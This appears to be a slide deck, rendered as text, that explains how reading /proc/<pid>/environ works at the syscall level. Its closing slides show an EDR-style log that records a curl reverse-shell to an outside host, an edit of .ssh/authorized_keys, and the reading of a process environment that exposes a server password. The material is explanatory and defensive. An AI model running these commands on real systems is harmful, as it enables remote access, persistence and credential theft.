
```
Ops - Curlrevshell
> strace cat /proc/476982/environ >/dev/null
execve("/usr/bin/cat", ["cat", "/proc/476982/environ"], 0x7fff0ccf73d8 /* 16 vars */) = 0
brk(NULL)                                = 0x564792fee000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d485a6000
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
```

Or read(2)ing files




```
ops - Curlrevshell
openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
newfstatat(3, "", {st_mode=S_IFREG|0400, st_size=0, ...}, AT_EMPTY_PATH) = 0
fadvise64(3, 0, 0, POSIX_FADV_SEQUENTIAL) = 0
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d48336000
read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```

Or read(2)ing files - open(2)




```
Ops - Curlrevshell
openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
newfstatat(3, "", {st_mode=S_IFREG|0400, st_size=0, ...}, AT_EMPTY_PATH) = 0
fadvise64(3, 0, 0, POSIX_FADV_SEQUENTIAL) = 0
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d48336000
read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```

Or read(2)ing files - read(2)



```
Ops - Curlrevshell
openat(AT_FDCWD, "/proc/476982/envIRON", O_RDONLY) = 3
newfstatat(3, "", {st_mode=S_IFREG|0400, st_size=0, ...}, AT_EMPTY_PATH) = 0
fadvise64(3, 0, 0, POSIX_FADV_SEQUENTIAL) = 0
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d48336000
read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Or read(2)ing files - The important part



```
Ops - Curlrevshell
openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
newfstatat(3, "", {st_mode=S_IFREG|0400, st_size=0, ...}, AT_EMPTY_PATH) = 0
fadvise64(3, 0, 0, POSIX_FADV_SEQUENTIAL) = 0
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d48336000
read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

openat(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	
rdi	Directory FD	
rsi	*Pathname	
rdx	Flags	

/proc/476982/envron\x00

Memory

openat(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	257
rdi	Directory FD	
rsi	*Pathname	
rdx	Flags	

/proc/476982/envron\x00

Memory

openat(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
rsi	*Pathname	
rdx	Flags	

/proc/476982/envron\x00

Memory

openat(2) - Prep

You are here



```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
rsi	*Pathname	0x0verHere
rdx	Flags	

/proc/476982/envron\x00	
Memory	

openat(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
		0x0verHere
rdx	Flags	

/proc/476982/envron\x00	
Memory	

openat(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
rsi	*Pathname	0x0verHere
rdx	Flags	

/proc/476982/envron\x00	
Memory	

openat(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
rsi	*Pathname	0x0verHere
rdx	Flags	O_RDONLY (0)


/proc/476982/envron\x00

Memory

openat(2) - Kernel

You are here

```
Ops - ed(1)  2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



```
/proc/476982/envron\x00
```

Memory


Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
rsi	*Pathname	0x0verHere
rdx	Flags	0_RDONLY (0)

Pid	FD	Inode	Device

openat(2) - Kernel

You are here

```
Ops - ed(1)  2
1  openat(AT_FDCWD, "/proc/476982/envIRON", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



```
/proc/476982/envIRON\x00
```

Memory


Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FDCWD (-100)
rsi	*Pathname	0x0verHere
rdx	Flags	0_RDONLY (0)

Pid	FD	Inode	Device
477234	3	1408718	0,20

openat(2) - Kernel

You are here

```
Ops - ed(1)  2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



```
/proc/476982/envron\x00
```

Memory

Registers		
rax	File Descriptor	3
rdi		
rsi		
rdx		

Pid	FD	Inode	Device
477234	3	1408718	0,20

openat(2) - Return

You are here

```
Ops - ed(1)  ⌘2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	File Descriptor	3
rdi		
rsi		
rdx		

/proc/476982/envron\x00	
Memory	

read(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	
rdi	FD	
rsi	*Buffer	
rdx	Size	

/proc/476982/envron\x00

Memory

read(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	0
rdi	FD	
rsi	*Buffer	
rdx	Size	

/proc/476982/envron\x00

Memory

read(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	0
rdi	FD	3
rsi	*Buffer	
rdx	Size	

/proc/476982/envron\x00

Memory

read(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	0
rdi	FD	3
rsi	*Buffer	0x0verThere
rdx	Size	131072

/proc/476982/envron\x00

Memory

read(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	0
rdi	FD	3
		0x0verThere
rdx	Size	131072

/proc/476982/envron\x00	
Memory	

read(2) - Prep

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	0
rdi	FD	3
rsi	*Buffer	0x0verThere
rdx	Size	131072

/proc/476982/envron\x00

Memory

read(2) - Return

You are here

```
Ops - ed(1)  ~%2
1  openat(AT_FDCWD, "/proc/476982/environ", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Number of bytes read	454
rdi		
rsi		
rdx		

/proc/476982/environ\x00

PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=565\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

write(2) - Prep

You are here

```
Ops - ed(1)
1  openat(AT_FDCWD, "/proc/476982/envIRON", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	1
rdi	FD	1
rsi	*Buffer	0x0verThere
rdx	Size	454

Memory	/proc/476982/envIRON\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00=/home/wurzel/bin/vulnerableserver\x00

write(2) - Stdout

You are here

```
Ops - ed(1)  ⌘%2
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers		
rax	Syscall number	1
rdi	FD	1
rsi	*Buffer	0x0verThere
rdx	Size	454

/proc/476982/envron\x00

PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00=/home/wurzel/bin/vulnerableserver\x00

Memory

write(2) - Return




```
Ops - ed(1)
1  openat(AT_FDCWD, "/proc/476982/envron", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```

Registers		
rax	Number of bytes written	454
rdi		
rsi		
rdx		

Memory	/proc/476982/envron\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00=/home/wurzel/bin/vulnerableserver\x00

write(2) - Return

```
Ops - ed(1)  %2
1  openat(AT_FDCWD, "/proc/476982/envIRON", 0_RDONLY) = 3
2  read(3, "PATH=/home/wurzel/bin:/home/wurz"... , 131072) = 454
3  write(1, "PATH=/home/wurzel/bin:/home/wurz"... , 454) = 454
```



Registers

```
Ops - Curlrevshell  %1
> cat /proc/476982/envIRON
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/g
amesVULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acSHELL=/bin/bashPWD=/home/wur
zelLOGNAME=wurzelXDG_SESSION_TYPE=ttyMOTD_SHOWN=pamHOME=/home/wurzelLANG=C.UTF-8XDG_SESSION
_CLASS=userUSER=wurzelSHLVL=0XDG_SESSION_ID=565XDG_RUNTIME_DIR=/run/user/1000DBUS_SESSION_B
US_ADDRESS=unix:path=/run/user/1000/bus_=/home/wurzel/bin/vulnerableserver>
```

rax

/proc/476982/envIRON\x00

PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNE
RABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME
=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CL
ASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSI
ON_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

What are the system calls?

The return value is placed in `%rax`.

%rax	Name	Manual	Entry point
0	read	read(2)	sys_read
1	write	write(2)	sys_write
2	open	open(2)	sys_open
3	close	close(2)	sys_close
4	stat	stat(2)	sys_newstat
5	fstat	fstat(2)	sys_newfstat
6	lstat	lstat(2)	sys_newlstat
7	poll	poll(2)	sys_poll
8	lseek	lseek(2)	sys_lseek
9	mmap	mmap(2)	sys_ksys_mmap_pgoff



It's programs/syscalls/turtles all the way down



It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the title "Ops - Curlrevshell" in the center, and a window icon and number "1" on the right. The terminal area is white and contains a single line of text: a prompt character ">" followed by the command "tail /var/log/procrastinationedr.log".

```
> tail /var/log/procrastinationedr.log
```

It's programs/syscalls/turtles all the way down

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the title "Ops - Curlrevshell" in the center, and a window icon and number "1" on the right. The terminal area is white and contains a single line of text: "> echo tail /var/log/procrastinationedr.log | /bin/sh".

```
Ops - Curlrevshell 1
> echo tail /var/log/procrastinationedr.log | /bin/sh
```

It's programs/syscalls/turtles all the way down



```
> echo tail /var/log/procrastinationedr.log | /bin/sh
2025/09/10 10:14:32 5 /bin/sh
2025/09/10 10:14:32 5 curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
2025/09/10 10:14:46 5 ps awwwfux
2025/09/10 10:14:54 5 ed .ssh/authorized_keys
2025/09/10 10:16:09 5 cat /proc/476982/environ
2025/09/10 10:16:21 5 strace cat /proc/476982/environ
2025/09/10 10:16:21 5 cat /proc/476982/environ
2025/09/10 10:17:01 5 /usr/sbin/CRON -f
2025/09/10 10:19:21 5 /bin/sh
2025/09/10 10:19:21 5 tail /var/log/procrastinationedr.log
```

